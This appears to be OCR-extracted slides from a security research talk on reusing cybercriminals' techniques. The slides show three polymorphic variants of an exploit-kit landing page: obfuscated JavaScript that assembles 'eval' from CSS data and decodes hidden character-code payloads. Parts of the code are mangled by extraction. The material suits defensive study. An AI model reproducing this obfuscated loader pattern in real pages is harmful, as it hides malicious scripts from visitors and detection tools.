
[illegible]

# Leveraging Cybercriminals' Tactics





# The Lifecycle Continues



# Using Polymorphic Variable Names

```
Source of: http://localhost/exploit-kit-mod/bank-new.php

,11847,11847,11847,11819,11832,11779,11774,11761,11817,11840,11836,11866,11869,1
1840,11847,11847,11847,11847,11847,11847,11847,11847,11847,11847,11847,118
19,11832,11779,11774,11761,11817,11840,11836,11866,11869,11840,11847,11847,11847
,11847,11847,11847,11847,11847,11819,11832,11779,11774,11761,11817,11840,11836,1
1866,11869,11840,11847,11847,11847,11847,11819,11832,11779,11774,11761,11817,118
40,11836,11866,11869,11840,11819,11832,11779,11774,11761,11817,11840,11836,11866
,11869,11840,11840,11836,11866,11869,11840,11819,11832,11781,11768,11779,11758,1
1817,11840,11836,11866,11869,11840,11819,11832,11775,11763,11770,11771,11817,118
40,11838,11820</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var hexvp = null;var ajax =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var jvl =
0; jvl < ajax.length; jvl++) {var eegat = ajax.item ? ajax.item(jvl) :
ajax[jvl];rsf=(eegat.cssText) ? eegat.cssText : eegat.style.cssText;hexvp =
rsf.match(/url\("(?data\[^\],*([^\"])+"?\)")/[1];};var s = "";var g = function()
{return this;}();yan = g["e"+hexvp.substr(0,2)+"l"];ockn =
document.getElementsByTagName("textarea")
[9-9].value.split(",");dniz=yan(hexvp.substr(2));for (var i = 0; i <
ockn.length; i++) {srp = 11879 - 1*ockn[i];s += dniz(srp);}yan(s);</script>
</body>
```

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# Using Polymorphic Variable Names

Source of: <http://localhost/exploit-kit-mod/bank-new.php>

```
49,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,  
12156,12156,12156,12156,12128,12141,12088,12083,12070,12126,12149,12145,12175,12178,1  
2149,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,121  
28,12141,12088,12083,12070,12126,12149,12145,12175,12178,12149,12156,12156,12156  
12156,12156,12156,12156,12156,12128,12141,12088,12083,12070,12126,12149,12145,1  
2175,12178,12149,12156,12156,12156,12156,12128,12141,12088,12083,12070,12126,121  
49,12145,12175,12178,12149,12128,12141,12088,12083,12070,12126,12149,12145,12175  
12178,12149,12149,12145,12175,12178,12149,12128,12141,12090,12077,12088,12067,1  
2126,12149,12145,12175,12178,12149,12128,12141,12084,12072,12079,12080,12126,121  
49,12147,12129</textarea><style>#c0 {background:  
url(data:,vaString.fromCharCode)}</style><script>var mfjth = null;var zcw =  
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var rol =  
0; rol < zcw.length; rol++) {var xsz = zcw.item ? zcw.item(rol) : zcw[rol];jvgi=  
(xsz.cssText) ? xsz.cssText : xsz.style.cssText;mfjth = jvgi.match(/url\("(?data  
\:[^,]*,([""])+"?\)") [1];};var s = "";var g = function(){return this;}();typ =  
g["e"+mfjth.substr(0,2)+"l"];xob = document.getElementsByTagName("textarea")  
[9-9].value.split(",");ftov=typ(mfjth.substr(2));for (var i = 0; i <  
xob.length; i++) {urxjr = 12188 - 1*xob[i];s += ftov(urxjr);}typ(s);</script>  
</body>
```

Line 1, Col 36861

# Using Polymorphic Variable Names

```
Source of: http://localhost/exploit-kit-mod/bank-new.php

,12781,12781,12781,12753,12766,12713,12708,12695,12751,12774,12770,12800,12803,1
2774,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,127
53,12766,12713,12708,12695,12751,12774,12770,12800,12803,12774,12781,12781,12781
,12781,12781,12781,12781,12781,12753,12766,12713,12708,12695,12751,12774,12770,1
2800,12803,12774,12781,12781,12781,12781,12753,12766,12713,12708,12695,12751,127
74,12770,12800,12803,12774,12753,12766,12713,12708,12695,12751,12774,12770,12800
,12803,12774,12774,12770,12800,12803,12774,12753,12766,12715,12702,12713,12692,1
2751,12774,12770,12800,12803,12774,12753,12766,12709,12697,12704,12705,12751,127
74,12772,12754</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var ytgez = null;var odw =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var amztq
= 0; amztq < odw.length; amztq++) {var tjgks = odw.item ? odw.item(amztq) :
odw[amztq];ftxx=(tjgks.cssText) ? tjgks.cssText : tjgks.style.cssText;ytgez =
ftxx.match(/url\("(?data\[^[,]*,([^\"])+"?\)")/[1];};var s = "";var g = function()
{return this;}();xfoov = g["e"+ytgez.substr(0,2)+"l"];hug =
document.getElementsByTagName("textarea")
[9-9].value.split(",");gqxlu=xfoov(ytgez.substr(2));for (var i = 0; i <
hug.length; i++) {rll = 12813 - 1*hug[i];s += gqxlu(rll);}xfoov(s);</script>
</body>
```


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# Summary

- In addition to fighting cybercriminals' techniques, security vendors can also leverage them in some cases for better protection
- Algorithms from one cyber gang can be used to protect against malware from another gang
- It is an iterative process
- More research is welcomed
  - Identifying other similar scenarios
  - Considering the ethical and legal aspects of this concept



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